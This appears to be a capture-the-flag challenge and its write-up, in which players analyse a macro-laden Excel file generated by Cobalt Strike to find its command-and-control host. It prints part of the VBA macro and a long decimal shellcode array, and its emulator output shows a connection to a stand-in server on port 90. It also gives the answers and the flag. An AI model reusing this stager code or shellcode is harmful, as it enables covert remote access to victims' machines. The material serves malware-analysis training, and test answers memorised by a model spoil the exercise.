



vMission Name

StrangerStrings

Background

Claire and Ethan leave Paris, heading to Euphea in Shanghai - Their transport is hijacked, changing course to an unknown destination. Ethan has to battle the autopilot of the Sky-Cage. He successfully hacks into the system. But doesn't stop the ambush. Dr.Pinche encourages Ethan to run a simulator to check if bug works perfect.

Technical High-Level Overview

A Cobalt Strike payload is provided. The goal of this challenge is to identify the IP or server name which receives the connection, acting as a simulator to catch the bug. It's a malicious document based on macro generated by Cobalt Strike.

Short Description

You're going to act as a simulator to catch the bug. For this purpose, you must analyse the provided file. Your goal is to identify the IP address or server name.

Mission Description

You're going to act as a simulator to catch the bug. For this purpose, you must analyse the provided file. Once you see the server IP address, please or server name.

Location

MOZAMBIQUE - SHAX - DR PINCHE

Tools

- Wine 32
- Scdbg: <http://sandsprite.com/CodeStuff/scdbg.zip>
- <https://gchq.github.io/CyberChef/>
- Floss: <https://github.com/fireeye/flare-floss/releases/download/v1.7.0/floss-v1.7.0-linux.zip>
- DidierStevenSuite: <https://github.com/DidierStevens/DidierStevensSuite>

Questions

What is the original extension of the file?

- xlm

What port tries to connect the shellcode?

- 90

Who is the author of the file?

- Dr.Pinche


Items

1. Use a tool to verify the header of the file
2. Use oeldump.py to extract the malicious macro
3. Use CyberChef and scdbg.exe to analyse the shellcode

Write Up

First of all player has to analyse which type of file, is facing.

- `xxd -l 300 /mnt/hgfs/C3-M1/Catch-the-bug`




```
(kali㉿kali)-[~/ma_d]
$ xxd -l 300 /mnt/hgfs/C3-M1/Catch-the-bug
00000000: 504b 0304 1400 0600 0800 0000 2100 6b12  PK.....!.k.
00000010: e35e 8001 0000 c704 0000 1300 0802 5b43  ."[.....[C
00000020: 6f6e 7465 6e74 5f54 7970 6573 5d2e 786d  ontent_Types].xm
00000030: 6c20 a204 0228 a000 0200 0000 0000 0000  l ... (.....
00000040: 0000 0000 0000 0000 0000 0000 0000 0000  .....
00000050: 0000 0000 0000 0000 0000 0000 0000 0000  .....
00000060: 0000 0000 0000 0000 0000 0000 0000 0000  .....
```

Figure 1

Above picture shows the typical header of a Excel document. We could confirm our theory with floss:

- `./floss /mnt/hgfs/C3-M1/Catch-the-bug -s`



```
j~=>
[Content_Types].xmlPK
_rels/.relsPK
xl/_rels/workbook.xml.relsPK
xl/workbook.xmlPK
xl/sharedStrings.xmlPK
xl/theme/theme1.xmlPK
xl/styles.xmlPK
xl/worksheets/sheet1.xmlPK
xl/vbaProject.binPK
docProps/core.xmlPK
docProps/app.xmlPK

FLOSS static Unicode strings
```

Figure 2

Next we are going to use DidierSteven Suite:

- `git clone https://github.com/DidierStevens/DidierStevensSuite.git`
- `cd DidierStevensSuite`

Then we are going to use oledump.py

- `python3 oledump.py --dump /mnt/hgfs/C3-M1/Catch-the-bug`

```
A: xl/vbaProject.bin
A1:      433 'PROJECT'
A2:      59 'PROJECTwm'
A3: M   14012 'VBA/Hoja1'
A4: m    985 'VBA/ThisWorkbook'
A5:      3434 'VBA/_VBA_PROJECT'
A6:      522 'VBA/dir'
```

Figure 3

M means macro and code for “Hoja”, for stream 3:

- `python3 oledump.py -s 3 --vbadecompressskipattributes /mnt/hgfs/C3-M1/Catch-the-bug > macro.txt`

```
(kali@kali) [~/ma_d/bidierstevenssuite]
$ python3 oledump.py -s 3 --vbadecompressskipattributes /mnt/hgfs/C3-M1/Catch-the-bug
Private Type PROCESS_INFORMATION
    hProcess As Long
    hThread As Long
    dwProcessId As Long
    dwThreadId As Long
End Type

Private Type STARTUPINFO
    cb As Long
    lpReserved As String
    lpDesktop As String
    lpTitle As String
    dwX As Long
    dwY As Long
    dwXSize As Long
    dwYSize As Long
    dwXCountChars As Long
```

Figure 4

We could see the shell code on macro.txt

```
#End If
myArray = Array(-4, -24, -119, 0, 0, 0, 96, -119, -27, 49, -46, 100, -117, 82, 48, -1
, -
13, 1, -57, -30, -16, 82, 87, -117, 82, 16, -117, 66, 60, 1, -48, -117, 64, 120, -123, -6
-42, 49, -1, 49, -64, -84, -63, -49, 13, 1, -57, 56, -32, 117, -12, 3, 125, -8, 59, 125,
-117, 1, -48, -119, 68, 36, 36, 91, 91, 97, 89, 90, 81, -1, -32, 88, 95, 90, -117, 18, -2
-43, 49, -1, 87, 87, 87, 87, 87, 104, 58, 86, 121, -89, -1, -43, -23, -124, 0, 0, 0, 91,
-58, -1, -43, -21, 112, 91, 49, -46, 82, 104, 0, 2, 64, -124, 82, 82, 82, 83, 82, 80, 104
104, 45, 6, 24, 123, -1, -43, -123, -64, 15, -124, -61, 1, 0, 0, 49, -1, -123, -10, 116,
-43, 49, -1, 87, 106, 7, 81, 86, 80, 104, -73, 87, -32, 11, -1, -43, -65, 0, 47, 0, 0, 57
-1, -1, 47, 118, 86, 108, 113, 74, 116, 109, 82, 75, 71, 76, 118, 80, 80, 98, 70, 81, 85,
113, -35, 98, -96, 9, -69, -2, -110, -90, -25, 38, 33, 120, 25, -47, 95, -75, -79, 119, 2
36, 0, 85, 115, 101, 114, 45, 65, 103, 101, 110, 116, 58, 32, 77, 111, 122, 105, 108, 108
83, 73, 69, 32, 57, 46, 48, 59, 32, 87, 105, 110, 100, 111, 119, 115, 32, 78, 84, 32, 54,
53, 46, 48, 41, 13, 10, 0, -54, -3, 126, -70, -69, 13, 54, -106, 1, -66, 91, 5, 88, 78, -
-47, -43, 79, -53, -79, 40, 99, 21, 107, -104, -56, -62, 13, -113, -41, -84, 43, -81, -15
51, -23, -12, 72, -29, -123, -109, -41, -43, -124, 114, 26, 23, 27, 85, -8, -117, -47, -1
61, 36, 122, 46, -68, -69, 20, 111, -126, -11, 90, 66, 82, -55, 92, -115, -124, 109, 13,
96, -40, -14, 123, 6, 1, -117, 82, 109, 100, 16, -25, -85, -60, 79, 127, -119, 75, -33, 5
-101, 112, -72, 84, 33, 124, -118, -10, -5, -108, -113, -38, 32, 49, 112, 37, -119, -46,
104, 0, 0, 64, 0, 87, 104, 88, -92, 83, -27, -1, -43, -109, -71, 0, 0, 0, 0, 1, -39, 81,
-123, -64, 116, -58, -117, 7, 1, -61, -123, -64, 117, -27, 88, -61, -24, -87, -3, -1, -1,
109)
```

Figure 5

Now it's time to use CyberChef!. Upload the following recipe, and copy the shellcode from "(-4.....to 109).





Figure 7

Load recipe, clicking on the red button.

Finally download the shellcode in hex: download.dat



```
Find/_Replace({'option':'Simple string','string':'(',')',true,false,true,false)
Find/_Replace({'option':'Simple string','string':')'},',',true,false,true,false)
Find/_Replace({'option':'Regex','string':'_'},',',true,false,true,false)
Remove_whitespace(true,true,true,true,true,false)
From_Decimal('Comma',true)
To_Hex('None',0)
```

Figure 8

```
sudo dpkg --add-architecture i386
sudo apt-get update
sudo apt-get install wine32
scdbg.exe /f /mnt/hgfs/C3-M1/download.dat
```

```
$ wine scdbg.exe /f /mnt/hgfs/C3-M1/download.dat
Loaded 644 bytes from file /mnt/hgfs/C3-M1/download.dat
Detected straight hex encoding input format converting...
Initialization Complete..
Max Steps: 2000000
Using base offset: 0x401000

4010a2 LoadLibraryA(wininet)
4010b0 InternetOpenA()
4010cc InternetConnectA(server: hide-by-Ethan.com, port: 90, )

Stepcount 2000001
```

Figure 9

Flag Information

flag{hide-by-Ethan.com}